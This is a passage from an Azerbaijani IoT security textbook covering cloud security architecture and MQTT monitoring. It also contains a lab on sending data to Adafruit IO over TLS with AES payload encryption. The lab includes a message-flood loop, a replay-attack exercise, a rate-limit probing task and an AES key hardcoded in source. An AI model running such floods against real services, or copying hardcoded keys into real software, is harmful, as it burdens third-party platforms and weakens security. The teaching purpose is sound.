        - Təhlükəsiz konfiqurasiyalar (əməliyyat sistemi, verilənlər bazası, tətbiqlər).
        - Firewall qorunması.
        - Bütün interfeyslərdə şifrələnmiş ünsiyyətin tətbiqi.
            - Bulud yönümlü interfeysdə şifrələmə, Transport Layer Security (TLS) və uyğun şifrələmə alqoritmləri ilə təmin edilir.

        - Sensor interfeyslərində isə şifrələnmiş RF ünsiyyəti tövsiyə edilir.
    - PKI sertifikatları ilə güclü autentifikasiya təmin edilir.
- Şlüzlər və cihazlarla əlaqə quran veb xidmətlər üçün proqram təminatı təhlükəsizliyi tədbirləri tətbiq edilir.
- IoT veb xidmətini dəstəkləyən infrastrukturun təhlükəsiz konfiqurasiyası həyata keçirilir (məsələn, veb serverlərin qorunması).

5.4.4. Təhlükəsizlik monitorinqi

IoT şlüzləri və vasitəçilər (brokers) uç nöqtələrin (endpoints) şübhəli fəaliyyətini izləmək üçün konfiqurasiya edilməlidir.

- Məsələn, MQTT vasitəçiləri, nəşr edənlərdən (publishers) və abunəçilərdən (subscribers) daxil olan və zərərli fəaliyyətə işarə edə biləcək mesajları izləməlidir.
- MQTT 3.1.1 spesifikasiyasına əsasən, aşağıdakı davranış nümunələri qeyd edilməlidir:
    - Təkrarlanan bağlantı cəhdləri.
    - Təkrarlanan autentifikasiya cəhdləri.
    - Bağlantıların anormal şəkildə dayandırılması.
    - Məlumat axınlarını skan etmə (topic scanning).
    - Çatdırıla bilməyən mesajların göndərilməsi.
    - Bağlantı quran, lakin heç bir məlumat göndərməyən müştərilər.

5.4.5. Müəssisə səviyyəli IoT bulud təhlükəsizlik arxitekturasının uyğunlaşdırılması

IoT sistemlərini bulud mühitinə keçirmək üçün müxtəlif arxitektura yanaşmaları və seçimlər mövcuddur. Bulud xidmət təminatçıları (CSP), IoT xidmət təminatçıları və müəssisələr təqdim olunan təhlükəsizlik imkanlarını nəzərdən keçirərək, sistemə ən uyğun təhlükəsizlik tədbirlərini müəyyən etməlidirlər (Şəkil 5.5).


Bulud təhlükəsizlik arxitekturasını sıfırdan qurmaq tələb olunmur. Artıq mövcud olan təhlükəsizlik mexanizmlərindən və bulud təminatçısının təqdim etdiyi xidmətlərdən istifadə etmək daha səmərəlidir.

1. Təhlükə modelinin hazırlanması

IoT sistemlərinin təhlükəsizlik ehtiyaclarını anlamaq üçün detallı bir təhlil aparılmalıdır. Bunun üçün aşağıdakı addımlar həyata keçirilir:

- Sistemdə istifadə olunan bütün IoT cihaz növləri, protokollar və platformalar müəyyən edilir.

- Şəbəkə daxilində IoT cihazlarından axan məlumatların məxfiliyi və həssaslıq səviyyəsinə görə təsnifatı aparılır.
- Məlumat istehsal edən və istehlak edən sistemlər, eləcə də onların coğrafi mövqeyi və şəbəkədəki rolu müəyyən edilir.
- Bütün uc nöqtələr (endpoints), onların fiziki və məntiqi təhlükəsizlik xüsusiyyətləri, idarə edilməsi və nəzarət mexanizmləri təyin olunur.
- IoT xidmətləri və cihazlarla qarşılıqlı əlaqədə olan təşkilatlar və onların sistemdəki rolu müəyyən edilir.
- Məlumatların saxlanması, təkrar istifadəsi və ötürülməsi zamanı tətbiq olunacaq qoruma tədbirləri müəyyənləşdirilir.
- Risklər nəzərə alınaraq, hansı məlumatların nöqtədən-nöqtəyə (point-to-point) qorunmalı olduğu və hansının end-to-end təhlükəsizlik tələb etdiyi müəyyən edilir.
- IoT sistemlərində şlüzlərdən (gateways) istifadə olunursa, onların hansı protokollarla işlədiyi və TLS kimi təhlükəsizlik tədbirlərinin tətbiq edilib-edilməyəcəyi yoxlanılır.
- Risk və məxfilik qiymətləndirilməsi aparılır ki, hansı əlavə təhlükəsizlik nəzarətlərinin tətbiq edilməsinə ehtiyac olduğu müəyyən edilsin.



Şəkil 5.5. IoT bulud təhlükəsizlik arxitekturası

2. Bulud əsaslı təhlükəsizlik arxitekturasının formalaşdırılması

IoT təhlükəsizlik arxitekturasının qurulması zamanı iki əsas yanaşmadan istifadə edilir:

- Birbaşa bulud xidmət təminatçısının (CSP) təqdim etdiyi təhlükəsizlik həlləri tətbiq olunur.
- Əlavə təhlükəsizlik tədbirləri üçün üçüncü tərəf xidmət təminatçılarından istifadə edilir.

Bu yanaşma, mövcud təhlükəsizlik sistemlərini səmərəli şəkildə birləşdirmək və IoT ekosisteminin qorunmasını təmin etmək üçün tətbiq edilir.

3. Təhlükəsizlik siyasətləri və prosedurların hazırlanması

Təhlükəsizlik siyasətləri aşağıdakı prinsiplərə əsaslanmalıdır:

- Məlumat təhlükəsizliyi və məxfilik qaydalarının tətbiqi.
- İstifadəçi və administratorların rolu, təhlükəsizlik tələbləri və giriş nəzarət mexanizmlərinin müəyyən edilməsi.
- Çoxfaktorlu autentifikasiyanın (MFA) hansı resurslar üçün tələb olunduğunun müəyyən edilməsi.

Bu addımlar təhlükəsizliyin davamlılığını təmin etmək üçün vacib hesab edilir.

4. Təhlükəsizlik arxitekturasının bulud təminatçısının çərçivəsinə uyğunlaşdırılması

Bulud xidmət təminatçısının (CSP) təqdim etdiyi çərçivə və API-lər əsasında təhlükəsizlik arxitekturası qurulur. Bu yanaşma, mövcud bulud təhlükəsizlik imkanlarından səmərəli şəkildə istifadə etməyə imkan yaradır.

5. Standart təhlükəsizlik metodlarının inteqrasiyası

Son mərhələdə, təhlükəsizlik sisteminə NIST Risk İdarəetmə Çərçivəsi kimi beynəlxalq standartlar inteqrasiya edilir.

Bu, IoT bulud təhlükəsizliyinin daha güclü və dayanıqlı olmasını təmin edir və risklərin idarə edilməsinə strukturlaşdırılmış yanaşma tətbiq olunmasını mümkün edir.

5.4.6. Təhlükəsiz proqramlaşdırma mühitləri üçün konteyner dəstəyi

IoT proqramlaşdırma mühitlərində qarşılaşılan əsas çətinliklərdən biri IoT aparat platformalarının müxtəlifliyidir. Müxtəlif platformalar fərqli proqram təminatı inkişaf dəstləri (SDK), API-lər və drayverlərlə təmin olunur.

İstifadə edilən proqramlaşdırma dilləri də aparat platformalarına görə dəyişir – C dilindən, embedded C-yə, Python və digər dillərə qədər geniş bir spektr əhatə olunur.

Bu səbəbdən, proqramlaşdırma komandası tərəfindən paylaşıla bilən və təkrar istifadə edilə bilən bir proqramlaşdırma mühiti yaradılmalıdır ki, bu mühit IoT ekosisteminin müxtəlif ssenarilərinə uyğunlaşa bilsin.

Bunun üçün çox yönlü IoT proqramlaşdırma mühitini dəstəkləməyin ən effektiv yollarından biri konteyner texnologiyasının istifadəsidir.

- Bu texnologiya vasitəsilə, mövcud cihaz növünü proqramlaşdırmaq üçün tələb olunan kitabxanalar və paketlər bir konteyner daxilində birləşdirilir.
- Bu konteynerlər proqramlaşdırma komandası arasında təkrarlana bilər və paylaşıla bilər, beləliklə proqramlaşdırma bazası standartlaşdırılır.
- Komanda yeni IoT cihaz növləri proqramlaşdırdıqca, yeni proqram kitabxana yığınlarını (software library stacks) əlavə etmək üçün yeni bazalar yaradıla bilər.

– **İnteqrasiya və tətbiqetmə üçün konteyner dəstəyi**

Docker (http://www.docker.com) proqramlaşdırma mühitlərində IoT cihaz proqram paketlərinin (image) saxlanması, inteqrasiyası və tətbiq olunması üçün mühüm üstünlüklər təmin edir.

- Docker, proqramçılar və sistem administratorlarına proqram təminatı və firmware proqram paketlərini birbaşa IoT aparatına yerləşdirmək imkanı yaradır.
- Bu yanaşma iki əsas üstünlük təmin edir:
    - Cihaz proqram paketləri yalnız ilkin tətbiqetmə zamanı deyil, həm də sonradan yenilənə bilər.
    - Docker, IoT sistemlərinin tam sınaqdan keçirilməsi üçün Ravello kimi test sistemləri ilə inteqrasiya oluna bilər.

Ravello Systems (https://www.ravellosystems.com) VMware/KVM tətbiqlərinin bulud mühitində AWS və ya Google Cloud üzərində yerləşdirilməsini və sınaqdan keçirilməsini dəstəkləyən güclü bir platforma (framework) təklif edir.

Docker, konteynerlərin tətbiqini və inteqrasiyasını güclü şəkildə dəstəkləyir, lakin böyük konteyner klasterlərinin idarə olunması üçün Google-un açıq mənbə (open-source) platforması olan Kubernetes də istifadə edilir.

- Kubernetes, Docker ilə inteqrasiya edilərək, təşkilatlara geniş konteyner klasterlərini idarə etmək imkanı verir.
- Böyük, asanlıqla idarə olunan konteyner klasterlərinin paylanmış hesablama gücü, IoT sistemləri üçün əhəmiyyətli inkişaf imkanları yaradır.

5.5. Praktiki Hissə və Tapşırıqlar

5.5.1. Adafruit IO ilə MQTT üzərindən təhlükəsiz məlumat ötürülməsi

Məqsəd:

Bu praktiki hissənin məqsədi oxucuya MQTT protokolu üzərindən real zamanlı məlumat ötürülməsi prosesində TLS qorumasının, autentifikasiyanın, məlumat ələ keçirmə riskinin və əlavə olaraq şifrələmə mexanizminin sadə bulud platforması üzərində necə tətbiq olunduğunu göstərməkdir. Təcrübədə Adafruit IO pulsuz IoT platformasından istifadə olunur.

Tələblər:

- Jetson Nano və ya Raspberry Pi
- Ubuntu əməliyyat sistemi və ya uyğun Linux mühiti
- Adafruit IO pulsuz hesabı (https://io.adafruit.com)
- Python 3.8+
- Kitabxanalar: paho-mqtt, time, base64, pycryptodome (şifrələmə üçün)
- İnternet bağlantısı
- Wireshark (şəbəkə trafikinin müşahidəsi üçün)

✓ **Addım 1 – Adafruit IO hesabının yaradılması və Feed konfiqurasiyası**

- ***https://io.adafruit.com ünvanına daxil olun və pulsuz istifadəçi hesabı yaradın.***
- ***Dashboard panelinə daxil olaraq "Feeds" bölməsində "New Feed" düyməsini seçin və feed adı kimi temperature daxil edin.***
- ***"My Key" bölməsində şəxsi API açarınızı (Active Key) kopyalayın. Bu açar MQTT bağlantısı üçün istifadə olunacaq və yalnız həmin istifadəçiyə aiddir.***

✓ **Addım 2 – Python MQTT Skriptinin Hazırlanması**


Aşağıdakı kod nümunəsi MQTT vasitəsilə temperature adlı feed-ə real zamanlı məlumat göndərir. Bağlantı TLS (SSL) ilə qorunur (***adafruit-sender.py***).

```
import paho.mqtt.client as mqtt
import time

ADAFRUIT_IO_USERNAME = "sənin_username"
ADAFRUIT_IO_KEY = "sənin_API_key"
FEED_NAME = "temperature"
```

```
client = mqtt.Client()
client.username_pw_set(ADAFRUIT_IO_USERNAME,
ADAFRUIT_IO_KEY)
client.tls_set()  # TLS qoruması

client.connect("io.adafruit.com", 8883, 60)

while True:
    value = "25.6"
    topic = f"{ADAFRUIT_IO_USERNAME}/feeds/{FEED_NAME}"
    client.publish(topic, value)
    print(f"Göndərildi: {value}")
    time.sleep(10)
```

✓ Addım 3 – Dashboard üzərində Vizual Monitorinq


- *"Dashboard" bölməsinə keçin və "New Dashboard" düyməsi ilə yeni panel yaradın (məsələn, "SensorMonitor").*
- *İçərisində "+" düyməsinə klikləyərək "Line Chart" blokunu əlavə edin və temperature feed-i seçin.*
- *Python skriptini işə saldıqdan sonra dashboard-da real zamanlı məlumatlar qrafik şəklində görünəcək.*




Şəkil 5.6. Dashboard üzərində Vizual Monitorinq

✓ Addım 4 – TLS Olmadan Göndəriş və Təhlükə Ssenarisi

- ***Əgər skriptdə client.tls_set() sətri deaktiv edilərsə, MQTT bağlantısı TLS-siz baş tutur (# client.tls_set()).***



Şəkil 5.7. Wireshark-da TLS olmadan göndərilən mesaj




Şəkil 5.8. Wireshark-da TLS ilə göndərilən mesaj

✓ **Addım 5 – Replay və Flood Hücumu Simulyasiyası**

Flood hücumunu simulyasiya etmək üçün ardıcıl olaraq yüksək tezliklə çoxsaylı mesaj göndərin: (***adafruit-sender.py faylına dəyişiklik***).

```
for i in range(100):
    value = f"{30 + i}"
    client.publish(topic, value)
    time.sleep(0.1)
```

Bu test nəticəsində Adafruit IO platformasında dashboard dəyərləri sürətlə dəyişəcək, sistem cavab verməyə bilər.



Şəkil 5.9. Flood hücumu

✓ **Addım 6 – Payload səviyyəsində AES ilə Şifrələmə**

Məlumatların məzmununun qorunması üçün AES ilə əlavə şifrələmə tətbiq edilə bilər: (***adafruit-sender.py faylına dəyişiklik***).


```
import paho.mqtt.client as mqtt
import time
import base64
from Crypto.Cipher import AES

# Adafruit IO məlumatları
ADAFRUIT_IO_USERNAME = "sənin_username"
ADAFRUIT_IO_KEY = "sənin_api_key"
```

```
FEED_NAME = "temperature_encrypted"

# AES 128-bit açar
key = b"16bayrliqsirrifa"

# AES ilə şifrələmə funksiyası
def encrypt_payload(plaintext, key):
    cipher = AES.new(key, AES.MODE_EAX)
    ciphertext, tag =
cipher.encrypt_and_digest(plaintext.encode())
    payload = cipher.nonce + tag + ciphertext
    return base64.b64encode(payload).decode()

#  MQTT bağlantısı qur
client = mqtt.Client()
client.username_pw_set(ADAFRUIT_IO_USERNAME,
ADAFRUIT_IO_KEY)
client.tls_set()
client.connect("io.adafruit.com", 8883, 60)

# Periodik şifrəli mesaj göndərişi
try:
    print("AES şifrəli mesajlar göndərilir (10 saniyədən
bir)...")
    i = 0
    while True:
        temperature = 25.5 + i * 0.1
        plaintext = f"temperature={temperature:.1f}"
        encrypted = encrypt_payload(plaintext, key)
        topic = f"{ADAFRUIT_IO_USERNAME}/feeds/{FEED_NAME}"
        result = client.publish(topic, encrypted)
        print(f" Göndərildi: {plaintext} → (base64)
{encrypted[:20]}... [status: {result.rc}]")
        i += 1
        time.sleep(10)
except KeyboardInterrupt:
    print("\n Göndəriş dayandırıldı.")
    client.disconnect()
```

Bu zaman kanal TLS ilə qorunur, eyni zamanda məlumatın məzmunu yalnız açarı bilən sistemlər tərəfindən deşifrə edilə bilər (***aes_decrypt.py***):

```
import base64
from Crypto.Cipher import AES

# Eyni açar – göndərici ilə eyni olmalıdır
key = b"16bayrliqsirrifa"

# Deşifrə funksiyası
def decrypt_payload(payload_b64, key):
```

```
    data = base64.b64decode(payload_b64)  # base64 → bytes
    nonce = data[:16]
    tag = data[16:32]
    ciphertext = data[32:]
    cipher = AES.new(key, AES.MODE_EAX, nonce=nonce)
    plaintext = cipher.decrypt_and_verify(ciphertext, tag)
    return plaintext.decode()

#  Test giriş
if __name__ == "__main__":
    encoded = input(" Base64 ilə gələn şifrəli mesajı daxil
et:\n> ")
    try:
        decrypted = decrypt_payload(encoded, key)
        print(" Deşifrə olunmuş məlumat:", decrypted)
    except Exception as e:
        print(" Deşifrə mümkün olmadı:", e)
```



Şəkil 5.10. AES ilə şifrələnmiş məlumat

✓ Nəticə

Bu praktiki hissə oxucuya MQTT protokolu üzərindən real zamanlı təhlükəsiz məlumat ötürülməsi prosesini, TLS şifrələməsinin effektivliyini, autentifikasiyanın əhəmiyyətini, şifrələmə tətbiqlərini və hücum ssenarilərinə qarşı davranışı göstərir. Adafruit IO kimi sadə bulud platforması üzərində bu testlər real dünya simulyasiyası kimi xidmət edir.

✓ Tapşırıqlar

- Wireshark müşahidəsi: TLS ilə və TLS-siz MQTT bağlantılarını müqayisə edin. TLS-siz bağlantıda məlumatın açıq göründüyünü, TLS ilə isə şifrələndiyini qeyd edin.
- API açarı ilə autentifikasiya testi: Python skriptində API açarını yanlış dəyərlə əvəz edin və Adafruit IO-nun bu bağlantını necə rədd etdiyini müşahidə edin.
- Replay hücumu simulyasiyası: Əvvəllər göndərilmiş eyni base64 mesajı bir neçə dəfə yenidən göndərin. Dashboard-un davranışını və mesajın qəbul olunub-olunmamasını müşahidə edin.
- AES decryptor tətbiqi: AES ilə şifrələnmiş mesajları deşifrə edən decryptor.py adlı Python skripti yazın və real mesajlar üzərində sınaqdan keçirin.
- Əlavə sensor feed-ləri yaradın: humidity, light, pressure kimi yeni feed-lər yaradaraq dashboard-u genişləndirin. Hər biri üçün ayrıca blok əlavə edin.
- API açarının təhlükəsiz saxlanması: .env faylı yaradın və API açarını orada saxlayaraq Python proqramında dotenv modulu ilə oxuyun.
- Dashboard vizualizasiyasını təkmilləşdirin: Müxtəlif feed-lərdən alınan məlumatları line chart, gauge və histogram formatında fərqli bloklarla vizual göstərin.
- AES açarını dəyişin və test edin: 16 baytlıq açarı 32 baytlıq (AES-256) ilə əvəz edin və həm şifrələmə, həm də deşifrə proseslərinin işləkliyini yoxlayın.
- MQTT trafikini fərqli portda yönləndirin: TLS bağlantısı əvəzinə eyni skripti 1883 portu ilə TLS-siz şəkildə işlətdikdə Wireshark trafikində mesajın necə göründüyünü qeyd edin.
- Yüklənmə (load) testi aparın: Flood hücumu ssenarisi yaradaraq (saniyədə 10 mesaj) dashboard-un həddini yoxlayın. Adafruit IO-nun hansı həddə limit qoyduğunu test edin.
- Simmetrik açarla əlavə sahələrin şifrələnməsi: Məlumat paketində həm temperature, həm sensor_id, həm də timestamp sahələrini birlikdə AES ilə şifrələyin.
- Zaman etiketi ilə saxta mesaj aşkarlanması: Həddindən artıq gecikmiş timestamp ilə mesaj göndərin və bu mesajın sistem tərəfindən necə qəbul edildiyini analiz edin.

6. Əşyaların İnterneti (IoT) Təhlükəsizliyində Süni İntellekt

6.1. Süni İntellektin Mahiyyəti və Təhlükəsizliklə Bağlantısı

Süni intellektin (AI) mahiyyəti, ona əvvəlcədən kodlaşdırılmış məlumatlar əsasında təkrarlanan öyrənmə prosesini avtomatlaşdırmasıdır (Kingori, 2019). Süni intellektin əksi isə təbii intellekdir. Təbii intellekt insanlarda və heyvanlarda mövcuddur və əsasən onların öyrənmə qabiliyyətinə əsaslanır. İnsanların və heyvanların təhlükəyə reaksiyasına baxdıqda görmək olar ki, biz riskli situasiyaları əvvəlcədən müəyyənləşdirib, onları ya aradan qaldırmağa, ya da minimuma endirməyə çalışırıq. Məsələn, meşədə antilop ac bir şirlə üzləşdiyi zaman təhlükəni hiss edir və qaçmağa başlayır. Bu, onun instinktiv reaksiya mexanizmidir. İnsan beyni də oxşar şəkildə işləyir.

Texnologiyanın inkişafı nəticəsində kompüterlər və sistemlər də müəyyən görüntüləri və situasiyaları tanımaq üçün proqramlaşdırıla bilər. Məsələn, bəzi kameralar insan üzlərini tanıyıb onları müvafiq verilənlər bazasındakı məlumatlarla əlaqələndirə bilir. Bu isə xüsusi proqramlaşdırma və kodlaşdırma vasitəsilə mümkündür. Kompüter və AI sistemləri müəyyən vəziyyətlərdə necə davranmalı olduqlarını əvvəlcədən öyrənir və proqramlaşdırılmış reaksiyalar əsasında qərar qəbul edirlər. Beləliklə, əgər süni intellektlə təchiz edilmiş bir sistem müəyyən bir situasiya ilə qarşılaşarsa, o, öz funksiyalarını yerinə yetirmək üçün avtomatik olaraq cavab reaksiyası verəcəkdir. Belə sistemlər çevik və adaptiv olduğu üçün müxtəlif situasiyalara uyğun olaraq qərar qəbul edə bilirlər.

Süni intellektin mahiyyəti, əsasən, verilən məlumatlar əsasında spesifik vəziyyətlər və onların nəticələrini öyrənməkdən ibarətdir. XXI əsrin inkişaf etmiş AI sistemləri məlumat əsasında təkrarlanan öyrənmə və təhlil proseslərini yerinə yetirir. Başqa sözlə, süni intellekt böyük həcmdə məlumatı araşdıraraq onların içindəki ümumi xüsusiyyətləri ayırd edə bilir. Yeni məlumatlarla qarşılaşdıqda isə onları təhlil edərək uyğun cavab reaksiyası yaradır.

Məsələn, süni intellektin tibbi diaqnostika sahəsində istifadəsinə nəzər salaq. AI milyonlarla rentgen görüntüsünü və onlara qoyulmuş diaqnozları təhlil edərək yeni görüntüləri analiz edib, onların mümkün nəticələrini müəyyən edə bilər. Hər yeni rentgen görüntüsü sistemə daxil edildikcə, AI əvvəlki biliklərinə əsaslanaraq həmin görüntünü qiymətləndirir və ehtimal olunan xəstəlikləri proqnozlaşdırır. Bunun nəticəsində, AI daha dəqiq və məntiqli tibbi analizlər təqdim edə bilir.

Süni intellekt sistemlərinə daxil edilən alqoritmlər, keçmiş təcrübələrə əsaslanaraq müəyyən tendensiyaları proqnozlaşdırmaq və nəticə çıxarmaq qabiliyyətinə malikdir. Bu isə AI sistemlərinə çoxlu məlumatı təhlil edərək müvafiq

funksionallıqlar yaratmaq imkanı verir. Süni intellektin effektiv istifadəsi üçün verilənlərin strukturu, təsnifat qaydaları və sistemin işləmə prinsipləri düzgün müəyyən edilməlidir. Süni intellekt sistemləri artıq insan ekspertlərinin belə çətinlik çəkə biləcəyi dərəcədə dəqiq analizlər həyata keçirir.

Bu yanaşma dərin öyrənmənin əsasını təşkil edir. Dərin öyrənmə süni intellektin funksional səviyyəsini insan beynindən daha yüksək həddə qaldıran texnologiyadır. AI-nin başqa bir maraqlı tərəfi isə onun keçmişdə elmin cavab verməli olduğu "necə?" suallarını bu gün daha geniş analiz etməsi və yeni yanaşmalar təqdim etməsidir.

- **Süni intellektin kibercinayətkarlıqda istifadəsi və onun qarşısının alınması**

Digər tərəfdən, kibercinayətkarlar da süni intellektdən öz məqsədləri üçün istifadə edirlər. AI-nin zərərli məqsədlərlə tətbiqi nəticəsində şirkətlər saniyələr içində milyonlarla məlumatı və tranzaksiyaları itirə bilər. Belə kiberhücumlar təşkilatlara ciddi problemlər yaradır və AI-nin təhlükəsizlik sahəsində istifadəsini həm tədarükçü, həm də istehlakçı tərəfdən riskli edir.

Süni intellektin üç əsas səviyyəsi kibertəhlükəsizlikdə birbaşa tətbiq edilir. AI alqoritmləri "əgər" suallarına cavab vermək üçün yaradılır və bu, kibertəhlükəsizlik sistemlərinə təhlükələri müəyyən etmək imkanı yaradır. Maşın öyrənməsi isə statistik modellərdən istifadə edərək təhlükəsizlik problemlərini əvvəlcədən proqnozlaşdırmağa imkan verir. Dərin öyrənmə texnologiyası isə fərqli maşın öyrənmə sistemlərini birləşdirərək kiberhücumların yayılmasının qarşısını alır.

AI-nin kibertəhlükəsizlikdə tətbiq edildiyi əsas sahələr aşağıdakılardır:

1. Spam filtrləmə
2. Fırıldaqçılıq aşkarlanması
3. Şəbəkəyə icazəsiz girişin müəyyən edilməsi
4. Botnet hücumlarının aşkarlanması
5. Haker hücumlarının proqnozlaşdırılması
6. Kibertəhlükəsizlik reytinqləri

